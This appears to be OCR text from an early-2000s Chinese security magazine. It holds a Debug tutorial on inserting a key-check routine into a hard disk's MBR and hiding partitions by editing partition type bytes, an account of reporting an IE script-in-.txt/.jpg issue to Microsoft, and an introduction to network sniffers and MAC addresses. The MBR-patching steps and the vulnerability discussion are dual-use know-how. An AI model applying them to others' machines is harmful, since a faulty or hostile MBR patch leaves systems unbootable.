把 SC 从 0 磁道赶走以后，就可以操起 Debug，自己编写加密代码了。这时你必须清楚 DOS 的启动过程，并能够读懂硬盘 MBR 中代码部分和分区表各字节项的含义。我在这里简要介绍一下，详细内容请参考有关病毒和加解密的书籍。机器启动时，硬件检测成功后，通过 INT 19H 将硬盘的 MBR 读到内存指定区域 0:7C00H 中，然后转到其中执行，根据分区表的信息确定启动哪个分区内的操作系统。MBR 中有 206 个字节　为空，插入相应的代码之后就可以在启动操作系统之前实现加密。下面一小段程序可以观察 MBR 的内容：

```
C:\>debug
-a
1369:0100 mov ax,201
1369:0103 mov cx,1
1369:0106 mov dx,80
1369:0109 mov bx,200
1369:010C int 13
1369:010E int 20
```

```
1369:0110
-g
Program terminated normally
-d200
```

MBR 一共 512 字节，用 d 命令 4 次看完，你会发现中间有一大段为 00 的部分，这将是我们加密程序的所在之处。用 u 命令反汇编，可以看到两个 jmp 指令，找一个修改为 jmp 到加密程序段开始处，然后在程序段末尾再 jmp 回来就天衣无缝了。在扇区内写代码，要注意的是当时地址与执行时地址之间的换算关系，搞不清楚就死机了。

下面将介绍如何把一段加密代码植入 MBR 的详细过程，完成以后每次机器，必须输入字母$才能引导 DOS，按其它键均死机。运行上面那段程序把 MBR 读入内存，然后按照以下步骤实现(要输入的部分是黑体)：

```
-u218
136A:0218 EA1D060000    JMP     0000:061D
-a218
136A:0218 CALL 0000:06E0              (通过调用子程序来执行加密代码)
-a2e0
136A:02E0 MOV AH,0
136A:02E2 INT 16                      (从键盘接收一个字符)
136A:02E4 CMP AH,24                   (是$吗？)
136A:02E7 JE 02EB                     (是，返回)
136A:02E9 JMP 02E9                    (不是，进入死循环)
136A:02EB RET
136A:02EC
```

最后用 INT 13H 的写功能将内容写回 MBR 就大功告成了。

有一点需要说明，装了 Win95/98 之后，MBR 中为空的部分就不到 206 字节了。所以上面从 2e0 处开始写代码可能不适合于你的硬盘，我是装完 Win95/98 之后，把 DOS 的 MBR 代码部分找回来，把新的给覆盖了。这样做可以获得更多的空余空间来嵌入加密代码，对操作系统又没什么影响，比较不错。现在 DOS 不多见了，需要的话给我写信。我曾经写了一段“十位密码确认”的代码，由于设计了比较好看的界面，MBR 放不下，还利用了 0 磁道的第 2 扇区。过几天整理一下贴出来。

二．井水不犯河水

大部分宿舍里的计算机都是公用的，如何保障个人隐私是一个很棘手的难题。以前的 DOS 时代，大家通过修改 FAT（File Allocation Table，文件分配表）和 RDT（Root Directory Table，根目录表）来实现对自己目录的加密，还要用到一些磁盘工具，很是麻烦。如今是 Win98 了，也有相关的加密工具出现。以前我曾在 Win95 下用过一个对目录加密的软件，叫做 007，它好象把加密的目录作备份，如果文件太多，很是浪费硬盘空间。有没有一个既简单且加密效果又好的办法呢？

如果你经常折腾硬盘，不可能没用过 Partition Magic 吧，它有个隐藏分区的功能比较不错。经过一段时间的钻研，我终于搞明白了它的实现原理，现在就可以脱离 Partition Magic，提出一个针对宿舍里公用微机的解决方案。

这个方案综合了上面所讲的在 MBR 中嵌入代码的内容，大体如下：在扩展分区中除了 D 盘放公用程序，再划出 8 个逻辑盘给 8 个用户（一个 100M 总共才 800M，对大硬盘来说无所谓）。启动 Win98 前 MBR 中的代码先被执行，要求输入用户名和密码，确认后使该用户的逻辑盘变为可见，其他的则处于隐藏状态。这样每个用户在进入 Win98 后，都拥有各自的 E 盘来存放自己的个人文件，保密性比较好。下面分析一下如何实现对逻辑盘的隐藏：

我们知道，硬盘分区表位于 MBR 的 1BEH 与 1FDH 处，占 64 个字节，可以容纳 4 个分区的信息，每个表项占 16 个字节，其含义见表：

偏移量	含义
0	引导标志(80h 表示活动分区，00h 表示非活动分区，其他值非法)
1	本分区的起始磁头号
2－3	本分区的起始扇区号和起始柱号
4	分区类型（0B－Win95 FAT32；06－DOS FAT16；05－扩展 DOS;)
5	本分区的结束磁头号
6－7	本分区的结束扇区号和结束柱号
8－B	本分区的相对扇区号
C－F	本分区的扇区数

从表中可见，扩展 DOS 分区标识号为 05，它在分区表中占有一项。我机器上该项的内容如下：

```
00 00 41 31 05 3F FF FD C0 C3 12 00 C0 1C 2C 00
```

在偏移 2－3 处的 3141H 是整个扩展分区的起始扇区号和起始柱号，用 INT 13H 将该起始扇区读进内存，可以发现该扇区与 MBR 类似，在偏移 1BEH 到 1DDH 处，记录了两个分区表项：

```
00 01 41 31 0B 3F BF 61 3F 00 00 00 81 C3 12 00
00 00 81 62 05 3F FF FD C0 C3 12 00 00 59 19 00
```

第一表项对应于本分区，第二表项则对应于下一分区，各字节含义同上。再读入 6281H 处的第一扇区，两个分区表项为：

```
00 01 81 62 0B 3F FF FD 3F 00 00 00 C1 58 19 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

可见，该硬盘有 2 个逻辑分区，且都是 FAT32 的。各逻辑分区是通过各自第一扇区的分区信息表串起来形成了一个链式结构，使得 DOS 能够管理多个逻辑分区。如果有 8 个逻辑分区，就有 8 个扇区记录了分区信息，DOS 引导时（不管是从软盘启动还是从硬盘启动），都将搜索这条链，

为各逻辑盘建立磁盘基数表。其实，DOS 的这种链表式数据结构到处可见，在设备管理中、在内存管理中、在文件管理中，可谓比比皆是，大家应该很熟悉的。

Partition Magic 隐藏分区的原理很简单，就是把第 4 偏移处的分区标识符改成了 1B，改且仅改了第一表项，作为指针的第二表项没有变化。这样，分区标识符为 1B 的逻辑分区由于 DOS 不可认，所以就处于隐藏状态。分区标识符占一个字节 00-FF，只要你选择得当，不要与其他操作系统的发生冲突，改为其他值，Partition Magic 也认不出来的。

写到这里，明白了隐藏分区的原理，就看如何发挥汇编水平，写出短小精悍的代码了。

以上是我平时玩电脑中的一点心得体会，当中定有许多不足及错误之处，请各路高人不吝指教。

与微软的第一次接触竟然会这样

文/Crazybird

小编寄语:这篇搞件来自与微软安全中心的真实的交流，由攻防实验室成员 Crazybird 实践和撰写而成。看过之后只有感慨和无奈，没错，咱们本国软件技术落后，给人家的软件提意见，人家当然是不懈。什么时候中国的软件业能腾飞呢。

没有想到和微软的第一次接触竟然是这样的!

这一切的起因应该是由于我的习惯。需要说明一下，我习惯浏览网页的时候都查看它的源代码。那天晚上我上传一篇.txt 格式的文章到个人主页空间，传上后访问的同时习惯性的看了看源代码，想自己加一点 HTML 语言上去会看起来会更舒服。于是用 NotePad 写上了点 HTML。加上 HTML 后直接以 txt 文件形式上传了，忘记把 txt 文件存为.html。通过 IE 浏览发现 IE 仍能读出。问题就出来了。凭着个人对安全的认识。意识到这是个漏洞。

那是凌晨四五点，我贴了一份测试在国内一个比较有名的网络安全 BBS 上。在贴出后，经过反复思考，发现这个漏洞在利用和涉及面上都具有难以让人预测的危险。于是在贴出半小时后让论坛版主删去那篇贴子。考虑到这个漏洞的严重性，开始准备交涉微软希望他们能尽快解决这个问题。然而到写这篇文章为止，结果还是让人失望，微软始终不肯承认这个漏洞的安全威胁。甚至找一切借口逃避责任。他们现在给出的所有论据都不能说服一个有一点安全常识的用户。我们做个假设:一个地方有炸弹，如果那炸弹被证明是某个公司不小心布下的，这个公司知道了，他们坚决不肯同意撤下炸弹，而是告诉所有要路过这个地方的人，为什么你不先穿上防弹衣再去现场呢？

微软是前后矛盾的。在第二封信中，他们在我要求进一步解释后承认了这个错误。可在后来的信中，却又改口称这个错误是“ WELL-KNOW ”，让人很不能理解。一个顶级的公司，既然对自己的安全隐患这样不重视。于是我给他们实际例子证明这样的漏洞将给用户带来多大的影响。我给他们一个 JavaScript 修改注册表的小脚本，加在一幅 JPG 图片中。修改扩展名为 JPG，使人看起来像是在访问 JPG 页面。因为是测试用。我只在修改注册表中添加了个只修改"IE title"这样一个没有什么危害，却足以证明一切的小脚本。我把源代码寄给了微软公司安全组。令人遗憾的是，他们既然用那样毫无证明力的证据来否定我的担心。

因为这个 IE 漏洞，我们可以在 WEB 页面的源代码中加入任何对用户具有威胁性的脚本。只要用户使用 IE 打开 WEB 页面，不论 TXT 还是别的非下载类文件格式，都能出现这样的文件扩展名误读错误的现象。然而这种 WEB 方式在扩展名或文件形式上可以做到很直接的欺骗效果，所以你看到的只是单纯的 TXT 或 JPG 或别的让你不会提高警惕的文件类型。攻击者曾就为达到此欺骗目的想尽一切可行的办法。实际足以见得，这次，因为微软的大意，一切都这样简单的实现了。当你打开一个 TXT 文件扩展名或者别的足以让你“放心”的文件扩展名的时候，你连防备它的心理准备都没有,这就是利用普通用户的定式思维。大家都应该记得吧，我们在 Internet 上访问网页的时候，就有过小心“中招”的教训。在数量比较多的网络安全防御文章中,网络安全专家们都一再提醒大家：访问 HTML 网页要注意，可能被插入有害代码。但是现在，微软的这个漏洞让所有非下载类文件都可以被用来加载在.html 文件上所能插入的一切代码。这些代码可能是附有攻击性的的，而使用者毫不知道。比如，我可以在插入一段 JS 代码，但你以为只是打开了一个 TXT 的 WEB 页面。试想，当你阅读一篇 txt 小说或者查看一幅很漂亮的 JPG 图片的时候，你的硬盘正狂转着，你会去怀疑页面的问题吗？你会想到你所放心浏览的页面也可能被植入病毒吗？当你发现不妙的时候，您的资料已经被删的差不多了了。也许，原来这一切是不可能做到的——可是现在微软做到了。

如果联想到 Mail 呢？用附件形式,同样的漏洞方式。后果如何？难以想象。所以,个人认为这个漏洞对 IE 用户的安全威胁还是相当大的。

一直不愿意把漏洞公布。原因很简单,任何有点计算机基础的人,都可以几分钟内明白这个漏洞的实现方法。一旦被恶意用户利用,后果是让人担忧的。十分遗憾的是，微软一直不肯正视这个问题。本人和国外朋友讨论中发现这个漏洞的修补确实是一件比较困难的事。下面是我和微软的数次通信内容(编者注：作者原信件为英文，为了方便读者，作者特将其大意译为中文，原文放在光盘\xiangguan\MS 的信.htm，有兴趣的读者可以去看看)，希望通过这个例子可以给安全工作者们一些启发：

1．本人向 MS 报告漏洞的第一封信件内容：

各位注意，我刚刚在写文章时发现一个 IE(Internet Explorer)的漏洞。这个缺陷使别人能利用它来对机器造成损害。我在 txt 文件中写了 HTML 代码和 JAVASCRIPT 代码，并将其放到 Internet 上，我发现 IE 将这个文件作为 HTML 文件处理。如果有人用 html 或者 javascript 代码写一个 txt 文件放在网上，然后让人去读取这个文件，将会有什么样的结果发生？

测试：

JS：测试通过,到以下地址查看：crazybird.51.net/look.txt

将后缀名改为 *.aaa：测试通过,到以下地址查看：crazybird.51.net/look.aaa

txt：测试通过,到以下地址查看：crazybird.51.net/test.txt

显示在地址栏的后缀名没有变为.htm/*.html

但是 JS 依然可以执行。

结合 MIME 头漏洞的利用，只需要将文件的后缀名简单从*.html 改为 *.txt，就可以让人下载木马程序！

Crazybird

21/07/01

微软给我的回信：

Hi -
感谢你的提醒。我想确定一下我是否正确理解了你所描述的情况。你的意思是说你发现：如果一个包含了脚本代码的.txt 文件用 IE 打开，脚本程序就能被执行。是资源吗？

Scott
22/07/01

2.我再次给微软回信,迫切的希望问题能得到及时的解决:

Hi -

是的,不仅仅是.txt 文件。甚至.jpeg /.png 等等,甚至包括无扩展名的文件。只要文本中含有完整的 HTML 语句格式，这些使用频繁的文件类型,经测试都会出现这种错误。我试着用 WORD 读了，现象和 IE 读出的一样，用 IE6 测试版访问，依旧出现读错现象。
试想,如果有居心恶毒的人利用这个错误做.jpeg/.png/.txt 这些类型的页面给大家访问，后果会如何?在 7 月 21 号之前,大家也许只会提防.htm/.html 的页面，现在呢?
后台运行 JS(JavaScript)、VBS(VBScript),可以对你的计算机造成巨大的伤害!HappyTime 这个利用 HTML 传输的病毒如果利用在这样的页面上,后果可想而知!中国已经很多专家分析过这个病毒,如果需要我可以发它的源代码给你:)
这个漏洞我还没有在网上公开发布，希望得到你们的重视，尽快拿出解决办法。我写了个调用 JS 脚本的“ HTML 查看 ”页面 http://crazybird.51.net/look.htm 也只能在访问前暂时查看页面源代码，难道任何页面访问前都要查看?

Crazybird
22/07/01

微软的回信:

Hi -

感谢提供更多的信息。在 IE 处理包含有 html 代码的文件时，会将它作为 html 文件方式显示，这点你是对的。这就是一些包含了 html 代码的.txt 文件在被别人浏览时会用 IE 打开的原因.html 文件可以被执行。然而，有两点需要注意，这两点让我们确信这不是什么安全漏洞。

第一 代码可执行的行为受到 IE 安全模式的限制，这就是说，后缀为.txt 的文件并不能比后缀为.htm 文件有更多的可执行权限。
第二 .txt 文件和其它常用文件类型在默认情况下不会用 IE 来打开，除非用户手工指定用 IE 打开。默认情况下，.txt 文件是用记事本打开的，而非 IE，这就说明，攻击者不仅要让用户打开.txt 文件，还要让他用 IE 打开 .txt 文件。
如果以上的分析有遗漏之处，希望告诉我。我希望我们的确解除了你的忧虑。
Regards,

Scott
22/07/01

这封信里,显然微软承认了这个处理错误,却不肯承认这是一个安全漏洞,且用那样毫无论证依据的测试来回复我。

3.我继续写信给他们解释

您说的那两点我不太同意，您的第一点:IE 确实在 HTML 的安全检查上做了些防御，IE 的
安全等级只有定在“ 高级 ”才能真正做到实际的防御。但是访问 WEB 的用户都要用到 COOKIE?调用
JAVA，如果这样才算安全，似乎不浏览网页才算真的安全了!
您的第二点:您说“ 攻击者需要某种程度上的确信用户打开.txt 文件且不仅打开， 还要让他用 IE 打开 .txt 文件!如果是给用户植入木马,或许需要确认用户是否打开.txt 文件,
以及是否运行。但请您注意,如果只是个修改注册表，或者格式化硬盘呢?现有的技术,完全有能力把格式化用户的硬盘的过程在后台运行。
当您在使用 IE 看.txt 格式或者别的不是.htm 的小说,或者看一副十分精美的图片的时候，
即使听到硬盘高速转动,会去考虑有人在给您的机器“ 动手术 ”吗?因为被一贯的思想蒙蔽了,用户以为只有 HTML 网页才会有可能带来那样的破坏!另外,还可以用 JS 或 VBS 使用病毒
比如我给您寄来的这段代码，在中国破坏了不少用户的计算机注册表。这样的代码,稍微有点 JS 或者 VBS 基础的人,在网上随便搜寻点注册表资料就可以很容易做到!您不认为这是安全危险?
请认真考虑这个问题，我将在下周公布这个发现，希望在那之前 MS 能拿出实际的解决方法!

Bye
I ’m Chinese!

Crazybird
22/07/01

下面是微软给我的回信:

Hi -

我想确认我们是否在讨论同一情况。你是否可以一步一步解释如何利用你的发现来攻击别人？

Scott
23/07/01

看了这样的回信我无话可说了,微软不仅仅有技术啊!

4．弃而不舍，回信:

我实在不理解你们的工作效率！
很简单的方法。我上封信中给了你们一个 JS 病毒源代码。攻击者只要把它加在网页中就能达到修改注册

表的效果，用户遭到伤害。利用这个 IE 处理错误的漏洞，可以把这个 JS 放在.txt 中（这里不要我再说如何实现吧？我在前面的信里已经说的很清楚了）
由于用户的定式思维，txt 页面是不会产生警惕的！给你的还只是 JS 修改注册表的办法。如果是 VBS 呢？加载杀伤力极大的病毒。
另外，现在还有多少人以 WEB 方式查看信件的？只要使用 IE，WEB 查看信件。附件不是.htm.exe.vbs 别的能放心吗？
我觉得我们在浪费时间，阐述一些你们都清楚的问题。快把漏洞补丁做出来吧。

Crazybird
24/07/01

微软收到信后给我的回复：

Hi

谢谢你的提醒，但是很抱歉，我们还是必须要询问更多相关信息。你给我们的只是一个概念，而非确切的数据。为了完全确定你所报告的内容，我们必须能看到你所发现的一切。这是为什么我希望可以看到一步一步的解释。

我们同意当一个包含 html 代码的.txt 文件用 IE 打开，这个文件中的 html 代码可被执行。但这是众所周知的，而且也已经在以前的安全公告中讨论过。我们确信这不会是个安全问题的原因是：.txt 不会自动用 IE 打开，除非用户手工指定。如果用户只是简单的双击.txt 附件的话，文件将用记事本打开而不是 IE。

我们需要更多信息的原因是你提到了这个问题涉及到其它一些文件，例如.jpg 等默认用 IE 打开的文件。我们进行了测试，但是没有发现任何情况,相反，我们所测试的每个页面的 html 代码都没有影响到 IE。事实上，图片并没有显示。我们需要步骤，就是想看看你到底是怎么做的。如果你能给我们一个.jpg 文件来证实你的描述，我们可以马上告诉你，这是不是一个漏洞。


希望你可以继续跟我们合作，来证实你的报告。尽管我们尚未看到任何可以证实这是个安全漏洞的证据，但我还是希望确认我们考虑到了一切可能性。

Scott
24/07/01

5:我再次给他们去信

这次我做了个测试页面.JPG 形式。在后台运行,修改访问用户的注册表 ”IE Windows title ” 不具危害,但足以证明一切!
这是你们要的.jpg 例子。很不理解你们在干什么！你们表现出来的似乎是，正试着逃避一些东西。你们的行为告诉我，微软的一个安全小组不了解微软的浏览器！
(http://member.netease.com/~zds/ie_bug.jpg)

以下是写给微软的一个利用此 IE 漏洞伪装成.jpg 页面修改 ”IE title ” 的源代码:



这个加了一个 JS 和 JPG 图片的组合。。把 IE title 修改成 “ I ’ am Chinese! ”

Crazybird

25/7/01

他们的回信：

Hi -

感谢你提供的信息，这对我们想当有用，让我们了解了你所报告的究竟是什么。我尝试用多种不同的方式查看这个文件，以下是我所看到的结果：

- 当我在我们网站上浏览时，得到一个 ActiveX 控制被关闭，页面可能无法正确显示的提示。（事实上，它的确没有正确显示）这无法证明图片中的 javascript 和普通 web 页面中的 javascript 有什么不同。
- 当我将图片保存在我的桌面上，并双击打开。它是用 Microsoft 照片编辑器打开的，这不支持 javascript。也就是说，打开这个图片非常安全。
- 当我用 IE 打开图片时，Javascript 并没有运行，图片照常显示。这依然是个安全的操作。

你所发现的是不是通过以上步骤得到的？现在我有一个样本了，我会和 IE 安全小组一起研究一下，看看他们是否看到我没有察觉得东西。我会通知你我们的研究结果。

Scott

25/7/01

他们说开始研究了，希望能给我满意的答复。

7.26 收到信了，抱着欣喜的心情去打开它：

Hi -

有些信息告诉你。我请 IE 安全小组看了.jpg 文件，以下是我们的发现：

- 包含脚本的文件仅在从网站下载时才用 IE 打开。此时脚本是在站点范围运行的。

- 这些文件在本地操作时处理方法是不同的。特别是图片文件是通过图片处理子系统传输的，根本没有让脚本运行的机会。文本文件中的脚本是个特例，它可以被执行。

因此，我们可以确信这不是个安全问题。

- 一个站点的制作者的确可以在.jpg 文件中加入脚本。但是脚本只会在本站点运行。攻击者将脚本插入到.jpg 文件中根本就没有意义。
- 如果攻击者能让用户下载包含脚本的图片文件到本地并双击打开,图片将可能用 IE 打开(要看是什么操作系统)。但是即便如此，包含的脚本将不会被运行。
- 如果攻击者能让用户下载一个包含脚本的文本文件到本地并双击打开，默认情况下，它将是用记事本打开，脚本不会被运行。

如你有其它方法，请告诉我们。我们希望保证确实完全证实了这个情况。但我们相信我们的回答是完全正确的,我们首先查看了代码，看看系统将会如何操作，然后用你提供的.jpg 文件来确认我们的假设正确。感谢你，希望可以有更深一步的讨论。

Scott

26/7/01

愤怒！“As a result, we believe that there is not a security vulnerability.”一个顶级的大公司既然对自己的安全漏洞有这样的态度！仔细看完了信，还是那样的空洞，一样的语气，我给出的例子已经足以证明一切了！

二十六号五点，具体分析了他的内容！迷惑了一个晚上抓住重点了！！他们一直在回避一个话题！就是我在和他们报告 IE 的漏洞！而他们似乎开始默认 IE 就是这样处理的！他们这封信给我论述的问题跑到脚本上了。脚本是不完美！但那受的只是创造力限制！开始我的思维没扩展开。一直在想，似乎他们说的对。我没理由反驳。等我换个角度，对了，他们在误导我！想让我慢慢跟他们的思路走，让我觉得这个漏洞不是什么大不了的！其实不是漏洞没什么大不了。是我做的那个脚本没什么大不了！GOOD！回一封信给他们，要他们找中文翻译！现在不是我求他们！

SCOTT：

我很遗憾我们在理解和定义上有些误解。恐怕我的英文不够好。所以不能精确的表达我的和理解你的意思。不知道你们有没懂中文的人可以交流。我相信这样会事倍功半。

crazybird

26/7/01

2001.7.26 我把这个漏洞公布在了 www.securityfocus.com 的 BUGtraq 上。这是全球最有影响力的漏洞公布板。我没法让微软像一个个人用户低头。由于篇幅所限，这里我就不把他们对这个漏洞的看法贴出来了。具体您可以到刚才给出的地址去查看。我的信箱每天都有二十几封热情的漏洞询问及讨论者给我的来信。如果您需要,可以来信向我询问。只要这对您有帮助!下面是在我把漏洞在国外公布后微软 Microsoft Security Response Center 在 BUGtraq 上的回复：

Hi All -

我们在 7 月 20 日收到报告后对此进行了证实，并将我们的发现回复了作者。简单的说，这里的一切并没有新的发展。然后，由于报告中涉及到其它几个不同的问题，很难说清怎么会这样。

* 以下列出的 javascript 的确利用了一个漏洞，但这个漏洞是早已被发现，并在 2000 年 10 月就发布了补丁。关于这个漏洞的安全公告示 Microsoft Security Bulletin MS00-075 (http://www.microsoft.com/technet/security/bulletin/MS00-075.asp).
* 如果.txt,.jpg 或者其它文件包含脚本的话，将会自动用 IE 打开一个新的页面来浏览文件。但是脚本只在网页范围运行，因此对脚本的限制和一般网页中的脚本运行的限制是一样的。这就是说，在文件中植入脚本对无法给予攻击者任何更多的能力。
* 如果用户下载了.txt,.jpg 或其它什么文件到本地，并打开它，这会有两种情况，要看是什么文件类型。大多数文件不是默认用 IE 打开的，比如.txt 文件默认用记事本打开。这种情况下脚本不会被运行。其它文件，比如基本的图片文件，它们确实是用 IE 打开。但是在本地运行时，图片被直接用 IE 的图片处理机制处理，跳过了脚本的运行。脚本依然没有被运行。
* email 中附件的处理方法是和下载到本地的文件一样的。无论如何脚本依然无法在本地运行。

希望这个解释说明了一切。

Scott Culp
Security Program Manager
Microsoft Security Response Center

语气全变了！
不想再说什么，作为一个普通的网络安全工作者。我们需要的是讨论技术！而不是在无意义的事上浪费时间。另外,在这件事上使我联想到，如果中国的软件行业有一天也会出现这样的事情，也许是件好事。因为这样才表示国人也重视自己的民族软件了，那一天才会真的是中国软件业的春天…期盼着这一天的到来.

最后：在微软拿出补丁前，有一些暂时的防御办法：

1）下载杀毒软件！已有的及时更新病毒库。将系统里比较危险的一些程序改名，比如 format.com、deltree.exe 等。改成容易记忆的就行比如 format.com 可以改成 format_0.com 等。

2）尽量不要去访问那些所谓的“ 黑客 ”网站。很多时候，你想从那学习攻击。实际上，您正在被攻击！

3）如果碰到非去不可的，但您又怀疑有危险的站点。请先访问这(http://crazybird.51.net/look.htm)您也可以把上面的源文件复制下来。另存为.htm 文件。本地运行。但我不能保证您是否能看出来源文件是否有危险！访问网页，任何类型的网页，打开时如果出现"页面含有不安全的 ActiveX"等信息时请注意，最好不要运行该 ActiveX 控件。同样不能保证任何恶意攻击文件都会给出这类警告！

4）邮件附件不要双击直接打开！请注意！是任何类型的附件都不要直接打开！请先保存到文件夹内,再用病毒库为最新的杀毒程序扫一遍.。

5）及时更新系统补丁。

小编寄语:电话窃听器这种东东想必大家都有所了解吧,可是你知不知到,在网络上也有类似的装置呢,这种装置就是是“ 嗅探器 ”，其实 DfArTisT 也仅是对“ 嗅探器 ”有所耳闻,本来不敢出来献丑,但现在有皮球兄做靠山,自然不一样了。这不，为大家带来了皮球兄的一篇关于嗅探和返嗅探技术的文章。

嗅探原理与反嗅探技术详解

渗透实验室：大皮球

嗅探器的基础知识

1．什么是嗅探器？

嗅探器的英文名称是 Sniff，可以理解为一个安装在计算机上的窃听设备它可以用来窃听计算机在网络上所产生的众多的信息。简单一点解释：一部电话的窃听装置，可以用来窃听双方通话的内容。而计算机网络嗅探器则可以窃听计算机程序在网络上发送和接收到的数据。

可是，计算机直接所传送的数据，事实上是大量的二进制数据。因此，一个网络窃听程序必须也使用特定的网络协议来分解嗅探到的数据， 嗅探器也就必须能够识别出那个协议对应于这个数据片断，只有这样才能够进行正确的解码。

计算机的嗅探器比起电话窃听器，有他独特的优势： 很多的计算机网络采用的是"共享媒体"。 也就是说，你不必中断他的通讯，并且配置特别的线路，再安装嗅探器，你几乎可以在任何连接着的网络上直接窃听到你同一掩码范围内的计算机网络数据。我们称这种窃听方式为"基于混杂模式的嗅探"（promiscuous mode） 。 尽管如此，这种"共享" 的技术发展的很快，慢慢转向"交换" 技术，这种技术会长期内会继续使用下去， 它可以实现有目的选择的收发数据。

2.嗅探器是如何工作的

(1)如何窃听网络上的信息

刚才说了，以太网的数据传输是基于“ 共享 ”原理的：所有的同一本地网范围内的计算机共同接收到相同的数据包。这意味着计算机直接的通讯都是透明可见的。

正是因为这样的原因，以太网卡都构造了硬件的“ 过滤器 ”这个过滤器将忽略掉一切和自己无关的网络信息。事实上是忽略掉了与自身 MAC 地址不符合的信息。

嗅探程序正是利用了这个特点，它主动的关闭了这个嗅探器，也就是前面提到的设置网卡“ 混杂模式 ”。因此，嗅探程序就能够接收到整个以太网内的网络数据了信息了。

(2)什么是以太网的 MAC 地址

MAC：Media Access Control.

由于大量的计算机在以太网内“ 共享“ 数据流，所以必须有一个统一的办法用来区分传递给不同计算机的数据流的。这种问题不会发生在拨号用户身上，因为计算机会假定一切数


据都由你发动给 modem 然后通过电话线传送出去。可是，当你发送数据到以太网上的时候，你必须弄清楚，哪台计算机是你发送数据的对象。的确，现在有大量的双向通讯程序出现了，看上去，他们好像只会在两台机器内交换信息，可是你要明白，以太网的信息是共享的，其他用户，其实一样接收到了你发送的数据，只不过是被过滤器给忽略掉了。

MAC 地址是由一组 6 个 16 进制数组成的，它存在于每一块以太网卡中。下文将告诉你如何查看自己计算机的 MAC 地址。

如果你对网络结构不太熟悉，建议参考一下 OSI 7-Layer Model，这将有助于你理解后面的东西以太网所使用的协议主要是 TCP/IP，并且 TCP/IP 也用于其他的网络模型(比如拨号用户,他们并不是处于一个以太网环境中)。举例一下，很多的小团体计算机用户都为实现文件和打印共享，安装了"NetBEUI" 因为它不是基于 TCP/IP 协议的， 所以来自于网络的黑客一样无法得知他们的设备情况。

基于 Raw 协议，传输和接收都在以太网里起着支配作用。你不能直接发送一个 Raw 数据给以太网，你必须先做一些事情，让以太网能够理解你的意思。这有点类似于邮寄信件的方法，你不可能直接把一封信投递出去，你必须先装信封，写地址，贴邮票，网络上的传输也是这样的。

下面给出一个简单的图示，有助于你理解数据传送的原理：



UserA IP 地址: 10.0.0.23


UserB IP 地址: 192.168.100.54

现在知道 UserA 要于 UserB 进行计算机通讯,UserA 需要为 10.0.0.23 到 192.168.100.54 的通讯建立一个 IP 包

这个 IP 包在网络上传输，它必须能够穿透路由器。因此， UserA 必须首先提交这个包给路由器。由每个路由器考查目地 IP 地址然后决定传送路径。

UserA 所知道的只是本地与路由的连接，和 UserB 的 IP 地址。UserA 并不清楚网络的结构情况和路由走向。

UserA 必须告诉路由预备发送的数据包的情况，以太网数据传输结构大概是这样的：



理解一下这个结构，UserA 的计算机建立了一个包假设它由 100 个字节的长度（我们假设一下，20 个字节是 IP 信息，20 个字节是 TCP 信息，还有 60 个字节为传送的数据）。现在把这个包发给以太网,放 14 个字节在目地 MAC 地址之前，源 MAC 地址，还要置一个 0x0800 的标记,他指示出了 TCP/IP 栈后的数据结构。同时,也附加了 4 个字节用于做 CRC 校验（CRC 校验用来检查传输数据的正确性）。

现在发送数据到网络。所有在网内的计算机通过适配器都能够发现这个数据片，其中也包括路由适配器，嗅探器和其他一些机器。通常，适配器都具有一块芯片用来做结构比较的，检查结构中的目地 MAC 地址和自己的 MAC 地址，如果不相同，则适配器会丢弃这个结构。这个操作会由硬件来完成，所以，对于计算机内的程序来说，整个过程时毫无察觉的。

当路由器的以太网适配器发现这个结构后，它会读取网络信息，并且去掉前 14 个字节，跟踪 4 个字节。查找 0x8000 标记，然后对这个结构进行处理（它将根据网络状况推测出下一个最快路由节点，从而最快传送数据到预定的目标地址）。

设想，只有路由机器能够检查这个结构，并且所有其他的机器都忽略这个 结构，则嗅探器无论如何也无法检测到这个结构的。

(3). MAC 地址的格式是什么？

以太网卡的 MAC 地址是一组 48 比特的数字，这 48 比特分为两个部分组成，前面的 24 比特用于表示以太网卡的寄主，后面的 24 比特是一组序列号，是由寄主进行支派的。这样可以担保没有任何两块网卡的 MAC 地址是相同的（当然可以通过特殊的方法实现）。如果出现相同的地址，将发生问题，所有这一点是非常重要的。这 24 比特被称之为 OUI（Organizationally Unique Identifier）。

可是，OUI 的真实长度只有 22 比特，还有两个比特用于其他：一个比特用来校验是否是广播或者多播地址，另一个比特用来分配本地执行地址（一些网络允许管理员针对具体情况再分配 MAC 地址）。

举个例子，你的 MAC 地址在网络中表示为 03 00 00 00 00 01 。第一个字节所包含的值二进制表示方法为 00000011。 可以看到，最后两个比特都被置为真值。他指定了一个多播模式，向所有的计算机进行广播，使用了“ NetBEUI"协议（一般的，在 Windows 计算机的网络中，文件共享传输等是不使用 TCP/IP 协议的）。.

(4) 我如何得到自己计算机的 MAC 地址？

Win9x:

Win9x 自带的这个程序将告诉你答案："winipcfg.exe"

WinNT:

在命令行的状态下运行这个命令："ipconfig /all"

它会显示出你的 MAC 网卡地址，下面是一个例子：

```
Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : bigball
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
```

```
Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Legend/D-Link DFE-530TX PCI Fast Eth
ernet Adapter (Rev B)
        Physical Address. . . . . . . . . : 00-50-BA-25-5D-E8
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.10.254
